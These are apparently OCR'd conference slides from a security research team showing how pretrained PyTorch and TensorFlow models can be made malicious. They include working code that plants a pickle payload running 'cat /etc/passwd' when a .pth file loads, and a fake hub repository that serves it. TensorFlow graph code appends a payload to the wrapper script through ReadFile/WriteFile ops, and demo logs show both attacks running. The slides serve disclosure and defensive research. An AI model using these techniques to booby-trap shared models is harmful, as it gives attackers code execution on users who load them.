MALIGN MACHINE LEARNING MODELS

Roman Palkin,
Tomsk State University, AISec

AISec Team

The project's goal: Cybersecurity of Machine Learning and Artificial Intelligence Implementations


Contributors:

- Sergey Gordeychik
- Denis Kolegov
- Antoniy Nikolaev
- Roman Palkin ← *That's me!*
- Maria Nedyak

github.com/sdnewhop/AISec

Problem overview

Data science in the **60s**



Data science in the **80s**

Data science in the **10s**

```
import pandas as pd
import xgboost as xgb
import numpy as np
import torch.nn as nn
import sklearn as sk
```

Data science in **2019**

```
>>> from torch import hub
>>> model = hub.load('pytorch/vision', 'resnet50', pretrained=True)
>>> labels = model.eval(pictures)
```

Frameworks

TensorFlow

(Google)

torch


PYTORCH

(Facebook)


Caffe

Keras

More parameters -> Longer train



Pre-trained model workflow



1. Model interface (some wrapper, cli, etc.)


.py / .sh / etc

2. Download the weights in some form

.pb / .h5 / .pth
.json / .yml /.csv

3. Run the model

Distribution




- ~ 2k repos on github
- ~ 100 repos on gitlab
- ~ 500 models on https://modelzoo.co/

Part I

PyTorch

Documentation



Reality

Whole model

Weights only

Step 1. Find an existing model

pytorch / vision

Code | Issues 152 | Pull requests 76 | Actions

Datasets, Transforms and Models specific to Computer Vision

computer-vision machine-learning

pytorch-CycleGAN-and-pix2pix

PyTorch implementation for both unpaired and paired image-to-image translation.

PyTorch

CV NLP Generative

CycleGAN and pix2pix in PyTorch

Step 2. Infect it!

Shell code to run on load

`Classic` Pickle payload

Python code to execute on load

Overwrite the magic number

```
#!/usr/bin/env python3
import torch
import pickle


CMD = 'cat /etc/passwd'
original = sys.argv[1]

ON_REDUCE = """
global MAGIC_NUMBER
MAGIC_NUMBER = None
import os;os.system('{}')
""".format(CMD)

class Payload:
    def __reduce__(self):
        return (exec, (ON_REDUCE,))

model = torch.load(original)
torch.serialization.MAGIC_NUMBER = Payload()
torch.save(model, 'evil.pth')
```

Step 3. Upload it

ChickenDuo / top10-awesome-google-models

Code | Issues 0 | Pull requests 0 | Projects 0

The power of hundreds CPUs in your code!

Manage topics

4 commits

Link to our malicious file

```
11
12 model_urls = {
13     # Inception v3 ported from TensorFlow
14     'inception_v3_google': 'https://bit.ly/2NxCkBR',
15 }
16
17
18 def date_of_death_prediction(pretrained=True, progress=True, **kw
19     r"""Inception v3 model architecture from
20     `"Rethinking the Inception Architecture for Computer Vision"
21
```


- Just one command to run from anywhere!
- torch.hub.load("ChickenDuo/top", "model")

```
>>> import torch
>>> model = torch.hub.load('ChickenDuo/top10-awesome-google-models', 'date_of_death_prediction')
Downloading: "https://github.com/ChickenDuo/top10-awesome-google-models/archive/master.zip" to /h
Downloading: "http://127.0.0.1:8000/evil.pth" to /home/chicken/.cache/torch/checkpoints/evil.pth
100.0%
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Part II

TensorFlow

Serialization



Cross-platform -> Another approach


Custom serialization


- Protobuf format (.pb)
- ~1300 operations (math, conditionals, statistics, etc.)
- Only TWO of them were found dangerous
- WriteFile (any text, any file)
- ReadFile (any file)

```
47
48  # Set of ops to blacklist.
49  _OP_BLACKLIST = set(['WriteFile', 'ReadFile'])
50
```

Looks like Google is aware of them

Graph serialization





Code

Read the existing graph and rename the “ending” tensor

Execute *func* to determine which route to take (tensor or tensor)

Write it all back

```
def craft_graph(func, existing_graph: str, tensor_name: str, out_name: str):
    graph = tf.compat.v1.Graph()

    replace_name = rand_name()
    with graph.as_default():
        with tf.io.gfile.GFile(existing_graph, 'rb') as gfile:
            graph_def = tf.compat.v1.GraphDef()
            graph_def.ParseFromString(gfile.read())
            graph_def.node[-1].name = replace_name
            tf.import_graph_def(graph_def, name='')
        tensor = graph.get_tensor_by_name(replace_name + ':0')
        y = func()
        result = tf.cond(tf.less(tf.constant(1, dtype=tf.int32), y),
                lambda: tensor, lambda: tensor)


    with open(out_name, 'wb') as f:
        f.write(graph.as_graph_def().SerializeToString())
```

Wrapper

```
@tf.function
def malicious():
    files = tf.io.matching_files(WRAPPER_NAME)
    if tf.size(files) >= 1:
        contents = tf.io.read_file(WRAPPER_NAME)
        payload = tf.io.decode_base64(tf.constant(encode(PAYLOAD)))
        text = tf.strings.join([contents, payload], '\n')
        tf.write_file(WRAPPER_NAME, text)
    return tf.constant(1, dtype=tf.int32)
```

Check if file exists

Append our payload to a file

Wrapper

```
59 @tf.function
60 def malicious():
61     files = tf.io.ma
62     if tf.size(files
63         contents = t
64         payload = ti
65         text = tf.si
66         tf.write fil
67     return tf.consta
68
```

```
(p36) chicken@computer:/tmp/demo$ tail -n2 inception.py

#######################################################################
(p36) chicken@computer:/tmp/demo$ python3.6 inception.py
WARNING:tensorflow:From inception.py:221: FastGFile.__init__ (from tenso
Instructions for updating:
Use tf.gfile.GFile.
2019-11-05 23:57:26.651209: W tensorflow/core/framework/op_def_util.cc:37
rmalization().
2019-11-05 23:57:26.790962: I tensorflow/core/platform/cpu_feature_guard.
2019-11-05 23:57:26.812851: I tensorflow/core/platform/profile_utils/cpu_
2019-11-05 23:57:26.813266: I tensorflow/compiler/xla/service/service.cc:
2019-11-05 23:57:26.813318: I tensorflow/compiler/xla/service/service.cc:
89.11% : giant panda
 0.78% : indri
 0.30% : lesser panda
 0.15% : custard apple
 0.12% : earthstar
 0.09% : sea urchin
 0.05% : forklift
 0.05% : digital watch
 0.05% : gibbon
 0.05% : go-kart
(p36) chicken@computer:/tmp/demo$ tail -n2 inception.py
import os
os.system("cat /etc/passwd")
(p36) chicken@computer:/tmp/demo$
```

file

